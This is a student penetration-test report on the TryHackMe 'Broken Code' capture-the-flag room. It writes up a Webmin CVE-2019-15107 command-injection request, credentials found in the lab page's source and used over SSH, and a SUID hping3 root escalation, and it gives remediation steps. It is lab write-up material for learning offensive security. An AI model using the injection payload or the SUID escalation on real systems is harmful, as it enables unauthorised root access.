code academy
CS301

Generated on 20 May 2024

Broken Code Pentest Report

Prepared for Farrukh Mammadov (TryHackMe: eMFar)
Prepared by Yagub Hajiyev

Table of Contents

Executive summary

This report presents the results of the TryHackMe “Broken Code” room penetration testing for Farrukh Mammadov who is the creator of this challange. The recommendations provided in this report structured to facilitate remediation of the identified security risks. This document serves as a formal letter of attestation for the recent “Broken Code” Penetration Testing.

Reconnaissance & Information Gathering

As with typical black box assessments, Broke Code room provided minimal information regarding the existing infrastructure and technologies employed. This approach aimed to closely replicate a real-world attack where external actors lack internal knowledge. Information gathered about the target came from a variety of sources and focused on identifying the software utilised, discovering open ports and services, and conducting file and directory enumeration.

Port Scanning & Service Identification

Port scanning was performed on all hosts within the scope with scanning covering a port range of 1-65535 across TCP and UDP.

The follow target showed open ports and services with their versions:


```
┌──(root㉿yagub)-[~]
└─# nmap 10.10.190.163 -sV -p 21,22,80,445,10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-19 23:03 +04
Nmap scan report for 10.10.190.163
Host is up (0.20s latency).

PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.0.8 or later
22/tcp    open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http        Apache httpd 2.4.41 ((Ubuntu))
445/tcp   open  netbios-ssn Samba smbd 4.6.2
10000/tcp open  http        MiniServ 1.910 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.20 seconds
```

Security Tools Used

- Nmap
- Metasploit framework
- SMBmap
- BurpSuite

Findings

The test uncovered a few vulnerabilities that may cause users session hijacking, sensitive data leakage, broken confidentiality and integrity and availability of the resource. During the assessment, a total of 5 issues were identified. Of the findings, 2 are of medium severity, 1 is of critical severity, 1 is of low severity, and 1 is of informational.



Vulnerabilities by severity

Vulnerability & Findings List

The following lists contains summary information of vulnerabilities and findings identified during the assessment. Corresponding technical details can be found in the Vulnerability & Findings Details section.

Finding	Severity
Webmin Command Injection Vulnerability (CVE-2019-15107)	CRITICAL
Sensitive Data Exposure (WEB Page Source Code)	High
Privilege Escalation (SUID Permission on hping3 Binary)	MEDIUM
Information Disclosure (SSH Banner)	LOW

Findings Details

Webmin Command Injection Vulnerability (CVE-2019-15107)

Category:

Remote Code Execution -> Backdoor

CWE(s):

CWE-78:Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

CVSS 3.1 Base Score:

9.8 (**CRITICAL**) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


Overview

In the reconnaissance and information gathering step, it was found that Webmin service is running on the port 10000 and its version isn't up to date. This allows attackers to execute OS commands remotely with the privileges of administrative root user, which means taking full control of server.

Technical Details

An issue was discovered in Webmin <=1.920, where our service's version is 1.910. The parameter old in password_change.cgi contains a command injection vulnerability. An attacker could execute an OS command via forged HTTP POST request, because Webmin is a web application and an user iteract with it over the web browser.

First we have to interrupt our request with proxy by using BurpSuite tool. As you see once we enter credentials (where only the username, root, is valid) and press "Sign In" button, our HTTP request was coughed by BurpSuite. Later we send this request to the Repeter to make changes and send request.




In the header, we must replace session_login.cgi with the password_change.cgi and forge new request information as shown in the figure. Our OS command is "id" here, and we put this command into the


"old" parameter's value by separating it from old password value (test, which is just a random word) with pipe (|). As the result, the Response contains id values for the root user, which means that the command injection is successful.

(user=rootxx&pam=&expired=2&old=test|id&new1=pass&new2=pass)

NOTE:In our forged reuest, the user value is "rootxx" which was suppose to be only "root" but, in this circumstance, only the value "rootxx" works properly.



As an easy solution to get reverse shell, we can use Metasploit framework to exploit this vulnerability.



Severity Detail

The server easyly can be compromised and doesn't require deep understanding of exploitation process. There are tens of ready to use exploits and franmeworks, where one of them was demostrated in this documentation.

Remediation Steps

Webmin version must be upgrated, and all security patches have to be updated periodically.

Sensitive Data Exposure (WEB Page Source Code)

Category:


Sensitive Data Exposure -> User Credentials

CWE(s):

CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

CVSS 3.1 Base Score:

7.5 (**HIGH**) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N



Overview


One of the system users credentials was stored as plain text in the web page's source code, which can be found easyly by inspecting page and doesn't require deep knowledge. These credentials were used for accessing to the system over the SSH service.

Technical Details

During the recconnaisance phase of the investigation, it was discovered that server's 80 port was open which is used to access web service.

In order to get the exposured data, we need to visit the web page of the target machine as displayed in the figure. Later click on the page, select Inspect mode and scrol down to the bottom of the source code. We can notice that the user credentials are stored as clear text, username is ahmadaga and the password is S0CSl4y3r! (this password itself also exposure an information about the user because the password in decoded version says that the user is SOC L1 analyst (SOCSlayer1), which could give an idea to an attacker about the password policy and the importance of the user's position).

<!-- In case od emergency use these Credentials: ahmadaga: S0CSl4y3r! -->



These credentials could be used to authenticate to the server over the SSH service.

```
┌──(root㉿yagub)-[~]
└─# ssh ahmadaga@10.10.190.163
The authenticity of host '10.10.190.163 (10.10.190.163)' can't be established.
ED25519 key fingerprint is SHA256:XSnYoK1q9eOEkxfVv2TtH8PtRViKoYDkt4tiimHh0vU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.190.163' (ED25519) to the list of known hosts.
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.11 /Only for use of Vidadi K. SOC L1
ahmadaga@10.10.190.163's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-182-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

60 updates can be applied immediately.
To see these additional updates run: apt list --upgradable


Last login: Thu May 16 04:17:01 2024 from 192.168.40.1
$ bash
ahmadaga@brokencode:~$ ll -a
total 28
drwxr-xr-x 3 ahmadaga ahmadaga 4096 May 16 04:18 ./
drwxr-xr-x 8 root     root     4096 May 16 04:14 ../
-rw-r--r-- 1 ahmadaga ahmadaga  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 ahmadaga ahmadaga 3771 Feb 25  2020 .bashrc
drwx------ 2 ahmadaga ahmadaga 4096 May 16 03:54 .cache/
-rw-r--r-- 1 ahmadaga ahmadaga  807 Feb 25  2020 .profile
-rw------- 1 ahmadaga ahmadaga   28 May 16 04:27 user2Code.txt
ahmadaga@brokencode:~$ cat user2Code.txt
InformationDisclosureIsReal
ahmadaga@brokencode:~$
```

This user had an access to some confidential informations shuch as flags' locations and their owners, usernames and their shells (only 3 users had interactive shells, miri, vidadi and ahmadaga).

```
ahmadaga@brokencode:~$ ll -a /home/
total 36
drwxr-xr-x  8 root     root     4096 May 16 04:14 ./
drwxr-xr-x 23 root     root     4096 May 16 01:11 ../
drwxr-xr-x  3 ahmadaga ahmadaga 4096 May 16 04:18 ahmadaga/
drwxr-xr-x  3 kanan    kanan    4096 May 16 04:01 kanan/
drwxr-xr-x  5 miri     miri     4096 May 16 03:07 miri/
drwxr-xr-x  2 nijat    nijat    4096 May 16 03:58 nijat/
-rw-------  1 root     root       27 May 16 04:16 rootCode.txt
drwxr-xr-x  2 teymur   teymur   4096 May 16 03:57 teymur/
drwxr-xr-x  3 vidadi   vidadi   4096 May 16 04:24 vidadi/
ahmadaga@brokencode:~$
```

```
ahmadaga@brokencode:~$ ll -a /home/kanan/
total 24
drwxr-xr-x 3 kanan kanan 4096 May 16 04:01 ./
drwxr-xr-x 8 root  root  4096 May 16 04:14 ../
-rw-r--r-- 1 kanan kanan  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 kanan kanan 3771 Feb 25  2020 .bashrc
drwx------ 2 kanan kanan 4096 May 16 04:01 .cache/
-rw-r--r-- 1 kanan kanan  807 Feb 25  2020 .profile
ahmadaga@brokencode:~$ ll -a /home/miri/
total 44
drwxr-xr-x 5 miri miri 4096 May 16 03:07 ./
drwxr-xr-x 8 root root 4096 May 16 04:14 ../
-rw------- 1 miri miri 4784 May 16 06:14 .bash_history
-rw-r--r-- 1 miri miri  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 miri miri 3771 Feb 25  2020 .bashrc
drwx------ 2 miri miri 4096 May 15 21:36 .cache/
drwxrwxr-x 3 miri miri 4096 May 15 23:07 .local/
-rw-r--r-- 1 miri miri  807 Feb 25  2020 .profile
drwx------ 2 miri miri 4096 May 15 21:36 .ssh/
-rw-r--r-- 1 miri miri    0 May 15 21:50 .sudo_as_admin_successful
-rw------- 1 miri miri   18 May 16 00:15 wannabeFLAG.txt
ahmadaga@brokencode:~$ ll -a /home/miri/.local/
total 12
drwxrwxr-x 3 miri miri 4096 May 15 23:07 ./
drwxr-xr-x 5 miri miri 4096 May 16 03:07 ../
drwx------ 3 miri miri 4096 May 15 23:07 share/
ahmadaga@brokencode:~$ ll -a /home/nijat/
total 20
drwxr-xr-x 2 nijat nijat 4096 May 16 03:58 ./
drwxr-xr-x 8 root  root  4096 May 16 04:14 ../
-rw-r--r-- 1 nijat nijat  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 nijat nijat 3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 nijat nijat  807 Feb 25  2020 .profile
ahmadaga@brokencode:~$ ll -a /home/teymur/
total 20
drwxr-xr-x 2 teymur teymur 4096 May 16 03:57 ./
drwxr-xr-x 8 root   root   4096 May 16 04:14 ../
-rw-r--r-- 1 teymur teymur  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 teymur teymur 3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 teymur teymur  807 Feb 25  2020 .profile
ahmadaga@brokencode:~$ ll -a /home/vidadi/
total 32
drwxr-xr-x 3 vidadi vidadi 4096 May 16 04:24 ./
drwxr-xr-x 8 root   root   4096 May 16 04:14 ../
-rw------- 1 vidadi vidadi  124 May 16 06:14 .bash_history
-rw-r--r-- 1 vidadi vidadi  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 vidadi vidadi 3771 Feb 25  2020 .bashrc
drwx------ 2 vidadi vidadi 4096 May 16 03:51 .cache/
-rw-r--r-- 1 vidadi vidadi  807 Feb 25  2020 .profile
-rw------- 1 vidadi vidadi   29 May 16 04:25 user1Code.txt
```

Severity Detail

Any avarage person who has ability to work with commandline could compromise the server easyly because credentials are available to public.

Remediation Steps

Don't store sensitive information about user credentials in open to public sources.

Privilege Escalation (SUID Permission on hping3 Binary)

Category:


Privilege Escalation -> Vertical Escalation

CWE(s):

CWE-264: Permissions, Privileges, and Access Controls. This CWE encompasses weaknesses related to permissions and privileges, which includes misuse or misconfiguration of SUID binaries.

CVSS 3.1 Base Score:

5.8 (**MEDIUM**) - CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:N/A:N



CVSS v3.1 Vector
AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:N/A:N

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*
Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*
Low (AC:L) | High (AC:H)

Privileges Required (PR)*
None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*
None (UI:N) | Required (UI:R)

Scope (S)*
Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*
None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*
None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*
None (A:N) | Low (A:L) | High (A:H)

Overview

This vulnerability allows any user in the system to escalate its privilege vertically and obtain root privileges. That is the worst scenario because the attacker could take any unwanted action to compromise CIA triade.

Technical Details

Once we login to the server with the ahmadaga's credentials, we could escalate to root privileges. When we search for files with SUID permission, the result display a few binaries. But only one of them is useful to escalate privilege.

```
ahmadaga@brokencode:~$ find / -user root -perm -4000 2>/dev/null
/snap/snapd/16292/usr/lib/snapd/snap-confine
/snap/core20/1611/usr/bin/chfn
/snap/core20/1611/usr/bin/chsh
/snap/core20/1611/usr/bin/gpasswd
/snap/core20/1611/usr/bin/mount
/snap/core20/1611/usr/bin/newgrp
/snap/core20/1611/usr/bin/passwd
/snap/core20/1611/usr/bin/su
/snap/core20/1611/usr/bin/sudo
/snap/core20/1611/usr/bin/umount
/snap/core20/1611/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1611/usr/lib/openssh/ssh-keysign
/snap/core20/2318/usr/bin/chfn
/snap/core20/2318/usr/bin/chsh
/snap/core20/2318/usr/bin/gpasswd
/snap/core20/2318/usr/bin/mount
/snap/core20/2318/usr/bin/newgrp
/snap/core20/2318/usr/bin/passwd
/snap/core20/2318/usr/bin/su
/snap/core20/2318/usr/bin/sudo
/snap/core20/2318/usr/bin/umount
/snap/core20/2318/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2318/usr/lib/openssh/ssh-keysign
/var/snap/microk8s/6809/opt/cni/bin/calico
/var/snap/microk8s/6809/opt/cni/bin/install
/var/snap/microk8s/6809/opt/cni/bin/calico-ipam
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/hping3
/usr/bin/vmware-user-suid-wrapper
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/fusermount
/usr/bin/su
/usr/bin/passwd
```

After filtering SUID files, we can search them on **https://gtfobins.github.io/** web page and try results on the target. As you see in the figure, we used hping3 binary to get new shell with name of root user.

```
ahmadaga@brokencode:~$ hping3
hping3> /bin/sh -p
# whoami
root
# cat /home/rootCode.txt
IKnewYouCouldSolveItEasily
# cat /home/vidadi/user1Code.txt
NeverUnderestimateOSINTPower
#
```

.. / hping3

☆ Star 10,188

Shell | SUID | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
hping3
/bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which hping3) .

./hping3
/bin/sh -p
```

Severity Detail

In order to get root privileges, an attacker need to obtain an access to the server, only later he/she could escalate the compromised user's privileges vertically. But with the root privileges, an attacker could do anything whatever he/she wants, which leads the system into the danger.

Remediation Steps

Don't use SUID permission on unnecessary binaries, place SUID binaries in isolated locations, regularly audit SUID binaries, minimize SUID usage.

Information Disclosure (SSH Banner)

Category:


Information Disclosure -> OSINT

CWE(s):

CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

CVSS 3.1 Base Score:

2.2 (**LOW**) - CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:N/A:N



CVSS v3.1 Vector

AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:N/A:N

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) | High (AC:H)

Privileges Required (PR)*

None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*

None (UI:N) | Required (UI:R)

Scope (S)*

Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*

None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*

None (A:N) | Low (A:L) | High (A:H)

Overview


In the SSH service banner, a confidential information (Only for use of Vidadi K. SOC L1) was disclosured, which could be used to compromise the system. After a little OSINT, we could discover the password of vidadi user.

Technical Details

